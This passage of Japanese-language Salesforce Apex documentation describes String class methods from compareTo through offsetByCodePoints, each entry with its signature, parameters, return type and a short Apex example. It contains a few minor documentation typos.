string の各文字の unicode 値に基づいて、2 つの文字列を辞書編集的に比較します。

署名

```
public Integer compareTo(String secondString)
```

パラメータ

secondString
型: String

戻り値

型: Integer

使用方法

結果は次のとおりです。

- メソッドをコールした string が辞書編集的に *secondString* の前に来る場合は負の Integer
- メソッドをコールした string が辞書編集的に *compsecondStringString* の後に来る場合は正の Integer
- string が等しい場合は 0

string が異なるインデックス位置がない場合、辞書編集的に短い string が長い string の後になります。

`equals` メソッドが true を返す場合、このメソッドは 0 を返します。

例

```
String myString1 = 'abcde';
String myString2 = 'abcd';
Integer result =
```

```
   myString1.compareTo(myString2);

System.assertEquals(result, 1);
```

contains(substring)

メソッドをコールした string に、*substring* に指定しされた文字のシーケンスが含まれている場合にのみ、`true` を返します。

署名

```
public Boolean contains(String substring)
```

パラメータ

substring
型: String

戻り値

型: Boolean

例

```
String myString1 = 'abcde';

String myString2 = 'abcd';

Boolean result =

   myString1.contains(myString2);

System.assertEquals(result, true);
```

containsAny(inputString)

現在の string に指定した string 内のいずれかの文字が含まれる場合は `true`、それ以外の場合は `false` を返します。

署名

```
public Boolean containsAny(String inputString)
```

パラメータ

inputString
型: String

戻り値

型: Boolean

例

```
String s = 'hello';

Boolean b1 = s.containsAny('hx');

Boolean b2 = s.containsAny('x');

System.assertEquals(true, b1);

System.assertEquals(false, b2);
```

containsIgnoreCase(substring)

現在の string に指定した文字シーケンス(大文字と小文字を区別しない)が含まれる場合は `true`、それ以外の場合は `false` を返します。

署名

```
public Boolean containsIgnoreCase(String substring)
```

パラメータ

substring
型: String

戻り値

型: Boolean

例

```
String s = 'hello';

Boolean b = s.containsIgnoreCase('HE');

System.assertEquals(

   true,

   b);
```

containsNone(substring)

現在の string に指定した文字シーケンスが含まれない場合は `true`、それ以外の場合は `false` を返します。

署名

```
public Boolean containsNone(String substring)
```

パラメータ

substring
型: String

substring が空の文字列の場合または現在の string が空の場合、このメソッドは `true` を返します。*substring* が null の場合、このメソッドは実行時例外を返します。

戻り値

型: Boolean

例

```
String s1 = 'abcde';

System.assert(s1.containsNone('fg'));
```

containsOnly(inputString)

現在の string に指定した文字シーケンス内の文字のみが含まれ、その他の文字は含まれない場合は `true`、それ以外の場合は `false` を返します。

署名

```
public Boolean containsOnly(String inputString)
```

パラメータ

inputString
型: String

戻り値

型: Boolean

例

```
String s1 = 'abba';

String s2 = 'abba xyz';

Boolean b1 =

   s1.containsOnly('abcd');
```

```
System.assertEquals(
   true,
   b1);
Boolean b2 =
   s2.containsOnly('abcd');
System.assertEquals(
   false,
   b2);
```

containsWhitespace()

現在の string に空白文字が含まれる場合は `true`、それ以外の場合は `false` を返します。

署名

```
public Boolean containsWhitespace()
```

戻り値

型: Boolean

例

```
String s = 'Hello Jane';
System.assert(s.containsWhitespace()); //true
s = 'HelloJane ';
System.assert(s.containsWhitespace()); //true
s = ' HelloJane';
System.assert(s.containsWhitespace()); //true
s = 'HelloJane';
System.assert(!s.containsWhitespace()); //false
```

countMatches(substring)

現在の string 内で指定したサブ文字列が発生する回数を返します。

署名

```
public Integer countMatches(String substring)
```

パラメータ

substring
型: String

戻り値

型: Integer

例

```
String s = 'Hello Jane';

System.assertEquals(1, s.countMatches('Hello'));

s = 'Hello Hello';

System.assertEquals(2, s.countMatches('Hello'));

s = 'Hello hello';

System.assertEquals(1, s.countMatches('Hello'));
```

deleteWhitespace()

現在の string のすべての空白文字を削除して返します。

署名

```
public String deleteWhitespace()
```

戻り値

型: String

例

```
String s1 = ' Hello Jane ';

String s2 = 'HelloJane';

System.assertEquals(s2, s1.deleteWhitespace());
```

difference(secondString)

現在の string と指定した string 間の差異を返します。

署名

```
public String difference(String secondString)
```

パラメータ

secondString
型: String

secondString が空の文字列の場合、このメソッドは空の文字列を返します。*secondString* が null の場合、このメソッドは実行時例外を発生させます。

戻り値

型: String

例

```
String s = 'Hello Jane';

String d1 =

   s.difference('Hello Max');

System.assertEquals(

   'Max',

   d1);

String d2 =

   s.difference('Goodbye');

System.assertEquals(

   'Goodbye',

   d2);
```

endsWith(suffix)

メソッドをコールした string が *suffix* で終わる場合、`true` を返します。

署名

```
public Boolean endsWith(String suffix)
```

パラメータ

suffix
型: String

戻り値

型: Boolean

例

```
String s = 'Hello Jason';

System.assert(s.endsWith('Jason'));
```

endsWithIgnoreCase(suffix)

現在の string が指定したサフィックスで終わる場合は `true`、それ以外の場合は `false` を返します。

署名

```
public Boolean endsWithIgnoreCase(String suffix)
```

パラメータ

suffix
型: String

戻り値

型: Boolean

例

```
String s = 'Hello Jason';

System.assert(s.endsWithIgnoreCase('jason'));
```

equals(secondString)

非推奨。このメソッドは、`equals(stringOrId)` に置き換えられます。渡された文字列が null ではなく、現在の文字列と同じバイナリ文字シーケンスを表す場合、`true` を返します。このメソッドを使用して、大文字と小文字を区別する比較を実行します。

署名

```
public Boolean equals(String secondString)
```

パラメータ

secondString
型: String

戻り値

型: Boolean

使用方法

compareTo メソッドが 0 を返す場合、このメソッドは true を返します。

このメソッドを使用して、大文字と小文字を区別する比較を実行します。他方、== 演算子は、Apex セマンティックを一致させるために大文字と小文字を区別しない比較を実行します。

例

```
String myString1 = 'abcde';

String myString2 = 'abcd';

Boolean result = myString1.equals(myString2);

System.assertEquals(result, false);
```

equals(stringOrId)

渡されたオブジェクトが null ではなく、現在の文字列と同じバイナリ文字シーケンスを表す場合、true を返します。文字列と、文字列または ID を表すオブジェクトを比較するには、このメソッドを使用します。

署名

```
public Boolean equals(Object stringOrId)
```

パラメータ

stringOrId
型: Object

戻り値

型: Boolean

使用方法

ID 値を比較する場合、ID の長さが同じである必要はありません。たとえば、15 文字の ID 文字列を同等の 18 文字の ID 値を表すオブジェクトと比較した場合、このメソッドは true を返します。15 文字と 18 文字の ID についての詳細は、「ID データ型」を参照してください。

このメソッドを使用して、大文字と小文字を区別する比較を実行します。他方、== 演算子は、Apex セマンティックを一致させるために大文字と小文字を区別しない比較を実行します。

例

次の例は、さまざまな種別の変数を比較して、値が等価であった場合と等価ではなかった場合の両方を示しています。また、Apex によって比較される前に、特定の値がどのように自動変換されるかも示しています。

```
// Compare a string to an object containing a string
Object obj1 = 'abc';
String str = 'abc';
Boolean result1 = str.equals(obj1);
System.assertEquals(true, result1);

// Compare a string to an object containing a number
Integer obj2 = 100;
Boolean result2 = str.equals(obj2);
System.assertEquals(false, result2);

// Compare a string to an ID of the same length.
// 15-character ID
Id idValue15 = '001D000000Ju1zH';
// 15-character ID string value
String stringValue15 = '001D000000Ju1zH';
Boolean result3 = stringValue15.equals(IdValue15);
System.assertEquals(true, result3);

// Compare two equal ID values of different lengths:
//  15-character ID and 18-character ID
Id idValue18 = '001D000000Ju1zHIAR';
Boolean result4 = stringValue15.equals(IdValue18);
System.assertEquals(true, result4);
```

equalsIgnoreCase(secondString)

secondString が null ではなく、メソッドをコールした string と同じ文字シーケンスを表す場合、`true` を返します。大文字と小文字は区別されません。

署名

```
public Boolean equalsIgnoreCase(String secondString)
```

パラメータ

secondString
型: String

戻り値

型: Boolean

例

```
String myString1 = 'abcd';
```

```
String myString2 = 'ABCD';

Boolean result =

myString1.equalsIgnoreCase(myString2);

System.assertEquals(result, true);
```

escapeCsv()

必要に応じて、CSV 列の string を二重引用符で囲んで返します。

署名

```
public String escapeCsv()
```

戻り値

型: String

使用方法

string にカンマ、改行、または二重引用符が含まれる場合、返される string は二重引用符で囲まれます。また、string 内のすべての二重引用符はさらにもう 1 つの二重引用符でエスケープされます。

string にカンマ、改行、二重引用符が含まれない場合、string が変更されずに返されます。

例

```
String s1 = 'Max1, "Max2"';

String s2 = s1.escapeCsv();

System.assertEquals('"Max1, ""Max2"""', s2);
```

escapeEcmaScript()

EcmaScript string ルールを使用して string 内の文字をエスケープします。

署名

```
public String escapeEcmaScript()
```

戻り値

型: String

使用方法

Apex string と EcmaScript string の唯一の違いは、EcmaScript では単一引用符とスラッシュ (/) がエスケープされる点です。

例

```
String s1 = '"grade": 3.9/4.0';

String s2 = s1.escapeEcmaScript();

System.debug(s2);

// Output is:

// \"grade\": 3.9\/4.0

System.assertEquals(

   '\\"grade\\": 3.9\\/4.0',

    s2);
```

escapeHtml3()

HTML 3.0 エンティティを使用して string 内の文字をエスケープします。

署名

```
public String escapeHtml3()
```

戻り値

型: String

例

```
String s1 =

   '"<Black&White>"';

String s2 =

   s1.escapeHtml3();

System.debug(s2);

// Output:

// &quot;&lt;Black&amp;
```

```
// White&gt;&quot;
```

escapeHtml4()

HTML 4.0 エンティティを使用して string 内の文字をエスケープします。

署名

```
public String escapeHtml4()
```

戻り値

型: String

例

```
String s1 =

   '"<Black&White>"';

String s2 =

   s1.escapeHtml4();

System.debug(s2);

// Output:

// &quot;&lt;Black&amp;

// White&gt;&quot;
```

escapeJava()

Java 文字列ルールを使用して文字がエスケープされている文字列を返します。エスケープされる文字として、引用符や、タブ、バックスラッシュ、改行文字のような制御文字などがあります。

署名

```
public String escapeJava()
```

戻り値

型: String

エスケープされた文字列。

例

```
// Input string contains quotation marks

String s = 'Company: "Salesforce.com"';

String escapedStr = s.escapeJava();

// Output string has the quotes escpaded

System.assertEquals('Company: \\"Salesforce.com\\"', escapedStr);
```

escapeSingleQuotes(stringToEscape)

String *s* の単一引用符の前にエスケープ文字 (\) を追加した String を返します。

署名

```
public static String escapeSingleQuotes(String stringToEscape)
```

パラメータ

stringToEscape
型: String

戻り値

型: String

使用方法

このメソッドは動的 SOQL ステートメントの作成時に役に立ち、SOQL インジェクションを回避します。動的 SOQL についての詳細は、「動的 SOQL」を参照してください。

例

```
String s = '\'Hello Jason\'';

system.debug(s); // Outputs 'Hello Jason'

String escapedStr = String.escapeSingleQuotes(s);

// Outputs \'Hello Jason\'

system.debug(escapedStr);

// Escapes the string \\\' to string \'

system.assertEquals('\\\'Hello Jason\\\'', escapedStr);
```

escapeUnicode()

Unicode 文字が Unicode エスケープシーケンスにエスケープされている文字列を返します。

署名

```
public String escapeUnicode()
```

戻り値

型: String

エスケープされた文字列。

例

```
String s = 'De onde você é?';

String escapedStr = s.escapeUnicode();

System.assertEquals('De onde voc\\u00EA \\u00E9?', escapedStr);
```

escapeXml()

XML エンティティを使用して string 内の文字をエスケープします。

署名

```
public String escapeXml()
```

戻り値

型: String

使用方法

5 つの基本 XML エンティティ (gt、lt、quot、amp、apos) のみをサポートします。DTD または外部エンティティはサポートしていません。0x7f より大きい Unicode 文字はエスケープされません。

例

```
String s1 =

   '"<Black&White>"';

String s2 =

   s1.escapeXml();

System.debug(s2);
```

```
// Output:

// &quot;&lt;Black&amp;

// White&gt;&quot;
```

format(stringToFormat, formattingArguments)

apex:outputText と同じ方法で、現在の文字列を置換に使用するパターンとして扱います。

署名

```
public static String format(String stringToFormat, List<String> formattingArguments)
```

パラメータ

stringToFormat
型: String

formattingArguments
型: List<String>

戻り値

型: String

例

```
String placeholder = 'Hello {0}, {1} is cool!';

List<String> fillers = new String[]{'Jason','Apex'};

String formatted = String.format(placeholder, fillers);

System.assertEquals('Hello Jason, Apex is cool!', formatted);
```

fromCharArray(charArray)

整数のリストの値から string を返します。

署名

```
public static String fromCharArray(List<Integer> charArray)
```

パラメータ

charArray
型: List<Integer>

戻り値

型: String

例

```
List<Integer> charArr= new Integer[]{74};

String convertedChar = String.fromCharArray(charArr);

System.assertEquals('J', convertedChar);
```

getChars()

この文字列内の文字を表す文字値の配列を返します。

署名

```
public List<Integer> getChars()
```

戻り値

型: List<String>

各整数が文字列内の文字値に対応する、整数のリスト。

例

次の例では、文字列を文字の配列に変換してから、「J」の値に対応する最初の配列要素を取得します。

```
String str = 'Jane goes fishing.';

Integer[] chars = str.getChars();

// Get the value of 'J'

System.assertEquals(74, chars[0]);
```

getCommonPrefix(strings)

指定したすべての string に共通する最初の文字シーケンスを string として返します。

署名

```
public static String getCommonPrefix(List<String> strings)
```

パラメータ

strings
型: List<String>

戻り値

型: String

例

```
List<String> ls = new List<String>{'SFDCApex', 'SFDCVisualforce'};

String prefix = String.getCommonPrefix(ls);

System.assertEquals('SFDC', prefix);
```

getLevenshteinDistance(stringToCompare)

現在の string と指定した string 間のレーベンシュタイン距離を返します。

署名

```
public Integer getLevenshteinDistance(String stringToCompare)
```

パラメータ

stringToCompare
型: String

戻り値

型: Integer

使用方法

レーベンシュタイン距離は、ある string から別の string に変更するために必要な変更の回数です。1 文字の変更 (削除、挿入、または置換) が1 つの変更としてカウントされます。

例

```
String s = 'Hello Joe';

Integer i = s.getLevenshteinDistance('Hello Max');

System.assertEquals(3, i);
```

getLevenshteinDistance(stringToCompare, threshold)

現在の string と指定した string 間のレーベンシュタイン距離が指定したしきい値以下の場合はその距離を返します。それ以外の場合は -1 を返します。

署名

```
public Integer getLevenshteinDistance(String stringToCompare, Integer threshold)
```

パラメータ

stringToCompare
型: String

threshold
型: Integer

戻り値

型: Integer

使用方法

レーベンシュタイン距離は、ある string から別の string に変更するために必要な変更の回数です。1 文字の変更 (削除、挿入、または置換) が1 つの変更としてカウントされます。

例:

この例では、レーベンシュタイン距離は 3 ですが、しきい値の引数が 2 でこの距離よりも小さいため、このメソッドは -1 を返します。

例

```
String s = 'Hello Jane';

Integer i = s.getLevenshteinDistance('Hello Max', 2);

System.assertEquals(-1, i);
```

hashCode()

この文字列のハッシュコード値を返します。

署名

```
public Integer hashCode()
```

戻り値

型: Integer

使用方法

この値は、Java `String.hashCode` の同等メソッドによって計算されるハッシュコードに基づきます。

このメソッドを使用して、String メンバー変数を含むカスタム型に対してハッシュコードの計算を簡単にすることができます。各 String 変数のハッシュコードに基づいて、使用しているデータ型のハッシュコードを計算できます。次に例を示します。

カスタム型を持つハッシュコードメソッドの使用の詳細については、「対応付けのキーとセットでのカスタムデータ型の使用」を参照してください。

例

```
public class MyCustomClass {

   String x,y;

   // Provide a custom hash code

   public Integer hashCode() {

    return

    (31*x.hashCode())^(y.hashCode());

   }

}
```

indexOf(substring)

指定したサブ文字列が最初に発生したインデックスを返します。サブ文字列がない場合、このメソッドは -1 を返します。

署名

```
public Integer indexOf(String substring)
```

パラメータ

substring
型: String

戻り値

型: Integer

例

```
String myString1 = 'abcde';

String myString2 = 'cd';

Integer result = myString1.indexOf(mystring2);

System.assertEquals(2, result);
```

indexOf(substring, index)

特定のインデックスの位置から指定したサブ文字列が最初に出現した位置のインデックス (開始値 0) を返します。サブ文字列がない場合、このメソッドは -1 を返します。

署名

```
public Integer indexOf(String substring, Integer index)
```

パラメータ

substring
　型: String

index
　型: Integer

戻り値

型: Integer

例

```
String myString1 = 'abcdabcd';

String myString2 = 'ab';

Integer result = myString1.indexOf(mystring2, 1);

System.assertEquals(4, result);
```

indexOfAny(substring)

サブ文字列で指定したいずれかの文字が最初に発生した位置の開始値0のインデックスを返します。指定したすべての文字が 1 つもない場合、-1 が返されます。

署名

```
public Integer indexOfAny(String substring)
```

パラメータ

substring
　型: String

戻り値

型: Integer

例

```
String s1 = 'abcd';

String s2 = 'xc';
```

```
Integer result = s1.indexOfAny(s2);

System.assertEquals(2, result);
```

indexOfAnyBut(substring)

指定したサブ文字列内に存在しない文字が最初に発生した位置の開始値0のインデックスを返します。サブ文字列内の文字のみで構成されている場合、-1 を返します。

署名

```
public Integer indexOfAnyBut(String substring)
```

パラメータ

substring
型: String

戻り値

型: Integer

例

```
String s1 = 'abcd';

String s2 = 'xc';

Integer result = s1.indexOfAnyBut(s2);

System.assertEquals(0, result);
```

indexOfChar(character)

指定された文字値に対応する文字が最初に出現した位置のインデックスを返します。

署名

```
public Integer indexOfChar(Integer character)
```

パラメータ

character
型: Integer

文字列内の文字の整数値。

戻り値

型: Integer

指定された文字が最初に出現した位置のインデックス。文字が見つからない場合は -1。

使用方法

このメソッドは、Unicode コードユニットでインデックスを返します。

例

```
String str = '\\u03A9 is Ω (Omega)';

// Returns 0, which is the first character.

System.debug('indexOfChar(937)=' + str.indexOfChar(937));



// Output:

// indexOfChar(937)=0
```

indexOfChar(character, startIndex)

指定されたインデックスから開始し、指定された文字値に対応する文字が最初に出現した位置のインデックスを返します。

署名

```
public Integer indexOfChar(Integer character, Integer startIndex)
```

パラメータ

character
型: Integer
検索する文字の整数値。

startIndex
型: Integer
検索の開始インデックス。

戻り値

型: Integer

指定された開始インデックスから始め、指定された文字が最初に出現した位置のインデックス。文字が見つからない場合は -1。

使用方法

このメソッドは、Unicode コードユニットでインデックスを返します。

例

次の例では、さまざまな方法でオメガ (Ω) 文字のインデックスを検索します。`indexOfChar` への最初のコールでは、開始インデックスを指定しないため、返されるインデックスは、文字列全体でオメガが最初に出現した位置を示す 0 です。後続のコールでは、開始インデックスを指定して、指定されたインデックスから開始するサブ文字列内でオメガが最初に出現した位置を検索します。

```
String str = 'Ω and \\u03A9 and Ω';

System.debug('indexOfChar(937)=' + str.indexOfChar(937));

System.debug('indexOfChar(937,1)=' + str.indexOfChar(937,1));

System.debug('indexOfChar(937,10)=' + str.indexOfChar(937,10));



// Output:

// indexOfChar(937)=0

// indexOfChar(937,1)=6, (corresponds to the escaped form \\u03A9)

// indexOfChar(937,10)=12
```

indexOfDifference(stringToCompare)

指定した string と異なる文字が最初に出現した位置のインデックス (開始値 0) を返します。

署名

```
public Integer indexOfDifference(String stringToCompare)
```

パラメータ

stringToCompare
型: String

戻り値

型: Integer

例

```
String s1 = 'abcd';

String s2 = 'abxc';

Integer result = s1.indexOfDifference(s2);

System.assertEquals(2, result);
```

indexOfIgnoreCase(substring)

指定したサブ文字列(大文字と小文字を区別しない)が最初に発生した位置の開始値0のインデックスを返します。サブ文字列がない場合、このメソッドは-1を返します。

署名

```
public Integer indexOfIgnoreCase(String substring)
```

パラメータ

substring
型: String

戻り値

型: Integer

例

```
String s1 = 'abcd';

String s2 = 'BC';

Integer result = s1.indexOfIgnoreCase(s2, 0);

System.assertEquals(1, result);
```

indexOfIgnoreCase(substring, startPosition)

インデックス *i* の位置から指定したサブ文字列(大文字と小文字を区別しない)が最初に発生した位置の開始値0のインデックスを返します。サブ文字列がない場合、このメソッドは-1を返します。

署名

```
public Integer indexOfIgnoreCase(String substring, Integer startPosition)
```

パラメータ

substring
型: String

startPosition
型: Integer

戻り値

型: Integer

isAllLowerCase()

現在の string 内のすべての文字が小文字の場合は `true`、それ以外の場合は `false` を返します。

署名

```
public Boolean isAllLowerCase()
```

戻り値

型: Boolean

例

```
String allLower = 'abcde';

System.assert(allLower.isAllLowerCase());
```

isAllUpperCase()

現在の string 内のすべての文字が大文字の場合は `true`、それ以外の場合は `false` を返します。

署名

```
public Boolean isAllUpperCase()
```

戻り値

型: Boolean

例

```
String allUpper = 'ABCDE';

System.assert(allUpper.isAllUpperCase());
```

isAlpha()

現在の string 内のすべての文字が Unicode 文字のみの場合は `true`、それ以外の場合は `false` を返します。

署名

```
public Boolean isAlpha()
```

戻り値

型: Boolean

例

```
// Letters only

String s1 = 'abc';

// Returns true

Boolean b1 =

   s1.isAlpha();

System.assertEquals(

   true, b1);



// Letters and numbers

String s2 = 'abc 21';

// Returns false

Boolean b2 =

   s2.isAlpha();

System.assertEquals(

   false, b2);
```

isAlphaSpace()

現在の string 内のすべての文字が Unicode 文字または空白のみの場合は `true`、それ以外の場合は `false` を返します。

署名

```
public Boolean isAlphaSpace()
```

戻り値

型: Boolean

例

```
String alphaSpace = 'aA Bb';

System.assert(alphaSpace.isAlphaSpace());

String notAlphaSpace = 'ab 12';
```

```
System.assert(!notAlphaSpace.isAlphaSpace());

notAlphaSpace = 'aA$Bb';

System.assert(!notAlphaSpace.isAlphaSpace());
```

isAlphanumeric()

現在の string 内のすべての文字が Unicode 文字または数字のみの場合は `true`、それ以外の場合は `false` を返します。

署名

```
public Boolean isAlphanumeric()
```

戻り値

型: Boolean

例

```
// Letters only

String s1 = 'abc';

// Returns true

Boolean b1 =

   s1.isAlphanumeric();

System.assertEquals(

   true, b1);



// Letters and numbers

String s2 = 'abc021';

// Returns true

Boolean b2 =

   s2.isAlphanumeric();

System.assertEquals(

   true, b2);
```

isAlphanumericSpace()

現在の string 内のすべての文字が Unicode 文字、数字、または空白のみの場合は `true`、それ以外の場合は `false` を返します。

署名

```
public Boolean isAlphanumericSpace()
```

戻り値

型: Boolean

例

```
String alphanumSpace = 'AE 86';

System.assert(alphanumSpace.isAlphanumericSpace());

String notAlphanumSpace = 'aA$12';

System.assert(!notAlphanumSpace.isAlphaSpace());
```

isAsciiPrintable()

現在の string に印字可能な ASCII 文字のみが含まれる場合は `true`、それ以外の場合は `false` を返します。

署名

```
public Boolean isAsciiPrintable()
```

戻り値

型: Boolean

例

```
String ascii = 'abcd1234!@#$%^&*()`~-_+={[}]|:<,>.?';

System.assert(ascii.isAsciiPrintable());

String notAscii = '√';

System.assert(!notAscii.isAsciiPrintable());
```

isBlank(inputString)

指定した string が空白、空 (''')、または null の場合は `true`、それ以外の場合は `false` を返します。

署名

```
public static Boolean isBlank(String inputString)
```

パラメータ

inputString
型: String

戻り値

型: Boolean

例

```
String blank = '';

String nullString = null;

String whitespace = '  ';

System.assert(String.isBlank(blank));

System.assert(String.isBlank(nullString));

System.assert(String.isBlank(whitespace));

String alpha = 'Hello';

System.assert(!String.isBlank(alpha));
```

isEmpty(inputString)

指定した string が空 ('') または null の場合は `true`、それ以外の場合は `false` を返します。

署名

```
public static Boolean isEmpty(String inputString)
```

パラメータ

inputString
型: String

戻り値

型: Boolean

例

```
String empty = '';

String nullString = null;

System.assert(String.isEmpty(empty));

System.assert(String.isEmpty(nullString));

String whitespace = '  ';

String alpha = 'Hello';

System.assert(!String.isEmpty(whitespace));

System.assert(!String.isEmpty(alpha));
```

isNotBlank(inputString)

指定した string **が空白でない、空** (') **でない、および** null **でない場合は** `true`**、それ以外の場合は** `false` **を返します。**

署名

```
public static Boolean isNotBlank(String inputString)
```

パラメータ

inputString
　　型: String

戻り値

型: Boolean

例

```
String alpha = 'Hello world!';

System.assert(String.isNotBlank(alpha));

String blank = '';

String nullString = null;

String whitespace = '  ';

System.assert(!String.isNotBlank(blank));

System.assert(!String.isNotBlank(nullString));
```

```
System.assert(!String.isNotBlank(whitespace));
```

isNotEmpty(inputString)

指定した string が空 ('') でない、および null でない場合は `true`、それ以外の場合は `false` を返します。

署名

```
public static Boolean isNotEmpty(String inputString)
```

パラメータ

inputString
型: String

戻り値

型: Boolean

例

```
String whitespace = '  ';

String alpha = 'Hello world!';

System.assert(String.isNotEmpty(whitespace));

System.assert(String.isNotEmpty(alpha));

String empty = '';

String nullString = null;

System.assert(!String.isNotEmpty(empty));

System.assert(!String.isNotEmpty(nullString));
```

isNumeric()

現在の string に Unicode 数字のみが含まれる場合は `true`、それ以外の場合は `false` を返します。

署名

```
public Boolean isNumeric()
```

戻り値

型: Boolean

使用方法

小数点 (1.2) は Unicode 数字ではありません。

例

```
String numeric = '1234567890';

System.assert(numeric.isNumeric());

String alphanumeric = 'R32';

String decimalPoint = '1.2';

System.assert(!alphanumeric.isNumeric());

System.assert(!decimalpoint.isNumeric());
```

isNumericSpace()

現在の string に Unicode 数字または空白のみが含まれる場合は `true`、それ以外の場合は `false` を返します。

署名

```
public Boolean isNumericSpace()
```

戻り値

型: Boolean

使用方法

小数点 (1.2) は Unicode 数字ではありません。

例

```
String numericSpace = '1 2 3';

System.assert(numericSpace.isNumericspace());

String notNumericspace = 'FD3S FC3S';

System.assert(!notNumericspace.isNumericspace());
```

isWhitespace()

現在の string に空白文字のみが含まれる場合または空の場合は `true`、それ以外の場合は `false` を返します。

署名

```
public Boolean isWhitespace()
```

戻り値

型: Boolean

例

```
String whitespace = ' ';

String blank = '';

System.assert(whitespace.isWhitespace());

System.assert(blank.isWhitespace());

String alphanum = 'SIL80';

System.assert(!alphanum.isWhitespace());
```

join(iterableObj, separator)

指定した List などの Iterable オブジェクトの要素を、指定した区切り文字で区切られた 1 つの string に結合します。

署名

```
public static String join(Object iterableObj, String separator)
```

パラメータ

iterableObj
型: Object

separator
型: String

戻り値

型: String

使用方法

```
List<Integer> li = new

   List<Integer>

   {10, 20, 30};

String s = String.join(

   li, '/');
```

```
System.assertEquals(

   '10/20/30', s);
```

lastIndexOf(substring)

指定したサブ文字列が最後に発生したインデックスを返します。サブ文字列がない場合、このメソッドは -1 を返します。

署名

```
public Integer lastIndexOf(String substring)
```

パラメータ

substring
型: String

戻り値

型: Integer

例

```
String s1 = 'abcdefgc';

Integer i1 = s1.lastIndexOf('c');

System.assertEquals(7, i1);
```

lastIndexOf(substring, endPosition)

インデックス0の文字から始まり、指定したインデックスで終わる範囲で、指定したサブ文字列が最後に発生した位置のインデックスを返します。

署名

```
public Integer lastIndexOf(String substring, Integer endPosition)
```

パラメータ

substring
型: String

endPosition
型: Integer

戻り値

型: Integer

使用方法

サブ文字列がない場合または *endPosition* が負の場合、このメソッドは -1 を返します。*endPosition* が現在の string の最後のインデックスよりも大きい場合、string 全体が検索されます。

例

```
String s1 = 'abcdaacd';

Integer i1 =

   s1.lastIndexOf('c', 7);

System.assertEquals(

   6, i1);

Integer i2 =

   s1.lastIndexOf('c', 3);

System.assertEquals(

   2, i2);
```

indexOfChar(character)

指定された文字値に対応する文字が最後に出現した位置のインデックスを返します。

署名

```
public Integer indexOfChar(Integer character)
```

パラメータ

character
型: Integer

文字列内の文字の整数値。

戻り値

型: Integer

指定された文字が最後に出現した位置のインデックス。文字が見つからない場合は -1。

使用方法

このメソッドは、Unicode コードユニットでインデックスを返します。

例

```
String str = '\u03A9 is Ω (Omega)';

// Get the last occurrence of Omega.

System.assertEquals(5, str.lastIndexOfChar(937));
```

lastIndexOfChar(character, endIndex)

指定されたインデックスから開始し、指定された文字値に対応する文字が最後に出現した位置のインデックスを返します。

署名

```
public Integer lastIndexOfChar(Integer character, Integer endIndex)
```

パラメータ

character
型: Integer
検索する文字の整数値。

endIndex
型: Integer
検索の終了インデックス。

戻り値

型: Integer

指定された開始インデックスから始め、指定された文字が最後に出現した位置のインデックス。値が見つからない場合は -1。

使用方法

このメソッドは、Unicode コードユニットでインデックスを返します。

例

次の例では、さまざまな方法でオメガ (Ω) 文字が最後に出現した位置のインデックスを検索します。`lastIndexOfChar` への最初のコールでは、終了インデックスを指定しないため、返されるインデックスは、

文字列全体でオメガが最後に出現した位置を示す12です。後続のコールでは、終了インデックスを指定して、サブ文字列内でオメガが最後に出現した位置を検索します。

```
String str = 'Ω and \u03A9 and Ω';

System.assertEquals(12, str.lastIndexOfChar(937));

System.assertEquals(6, str.lastIndexOfChar(937,11));

System.assertEquals(0, str.lastIndexOfChar(937,5));
```

lastIndexOfIgnoreCase(substring)

指定したサブ文字列 (大文字と小文字を区別しない) が最後に発生した位置のインデックスを返します。

署名

```
public Integer lastIndexOfIgnoreCase(String substring)
```

パラメータ

substring
型: String

戻り値

型: Integer

使用方法

サブ文字列がない場合、このメソッドは -1 を返します。

例

```
String s1 = 'abcdaacd';

Integer i1 =

   s1.lastIndexOfIgnoreCase('DAAC');

System.assertEquals(

   3, i1);
```

lastIndexOfIgnoreCase(substring, endPosition)

インデックス 0 の文字から始まり、指定したインデックスで終わる範囲で、指定したサブ文字列 (大文字と小文字を区別しない) が最後に発生した位置のインデックスを返します。

署名

```
public Integer lastIndexOfIgnoreCase(String substring, Integer endPosition)
```

パラメータ

substring
　型: String

endPosition
　型: Integer

戻り値

型: Integer

使用方法

サブ文字列がない場合または *endPosition* **が負の場合、このメソッドは** -1 **を返します。** *endPosition* **が現在の** string **の最後のインデックスよりも大きい場合、**string **全体が検索されます。**

例

```
String s1 = 'abcdaacd';

Integer i1 =

   s1.lastIndexOfIgnoreCase('C', 7);

System.assertEquals(

   6, i1);
```

left(length)

現在の string **の左端から指定した長さ分の文字を返します。**

署名

```
public String left(Integer length)
```

パラメータ

length
　型: Integer

戻り値

型: String

使用方法

length が string のサイズよりも大きい場合、string 全体が返されます。

例

```
String s1 = 'abcdaacd';

String s2 =

   s1.left(3);

System.assertEquals(

   'abc', s2);
```

leftPad(length)

指定した長さになるまで現在の string の左側に空白を埋め込んで返します。

署名

```
public String leftPad(Integer length)
```

パラメータ

length
型: Integer

使用方法

length が現在の string サイズ以下の場合、string 全体が空白の埋め込みなしで返されます。

戻り値

型: String

例

```
String s1 = 'abc';

String s2 =

   s1.leftPad(5);

System.assertEquals(

   '  abc', s2);
```

length()

string に含まれる 16 ビット Unicode 文字の数を返します。

署名

```
public Integer length()
```

戻り値

型: Integer

例

```
String myString = 'abcd';

Integer result = myString.length();

System.assertEquals(result, 4);
```

mid(startIndex, length)

指定した開始値 0 の *startIndex* の文字で始まる、*length* によって指定された文字数の新しい string を返します。

署名

```
public String mid(Integer startIndex, Integer length)
```

パラメータ

startIndex
型: Integer

startIndex が負の場合は、0 とみなされます。

length
型: Integer

length が負または 0 の場合、空の string が返されます。*length* が残りの文字数よりも大きい場合、string の残りが返されます。

戻り値

型: String

使用方法

このメソッドは、`substring(startIndex)` メソッドと `substring(startIndex, endIndex)` メソッドに類似していますが、2 番目の引数が返される文字数である点が異なります。

例

```
String s = 'abcde';

String s2 = s.mid(2, 3);

System.assertEquals(

   'cde', s2);
```

normalizeSpace()

現在の string の先頭、末尾、繰り返しの空白文字を削除して返します。

署名

```
public String normalizeSpace()
```

戻り値

型: String

使用方法

このメソッドは、空白文字 (スペース、タブ (\t)、改行 (\n)、行頭復帰 (\r)、およびフォームフィード (\f)) を正規化します。

例

```
String s1 =

   'Salesforce \t     force.com';

String s2 =

   s1.normalizeSpace();

System.assertEquals(

   'Salesforce force.com', s2);
```

offsetByCodePoints(index, codePointOffset)

指定されたインデックスから指定されたコードポイント数でオフセットしたUnicodeコードポイントのインデックスを返します。

署名

```
public Integer offsetByCodePoints(Integer index, Integer codePointOffset)
```

パラメータ

index
型: Integer

文字列内の開始インデックス。

codePointOffset
型: Integer

オフセットするコードポイント数。

戻り値

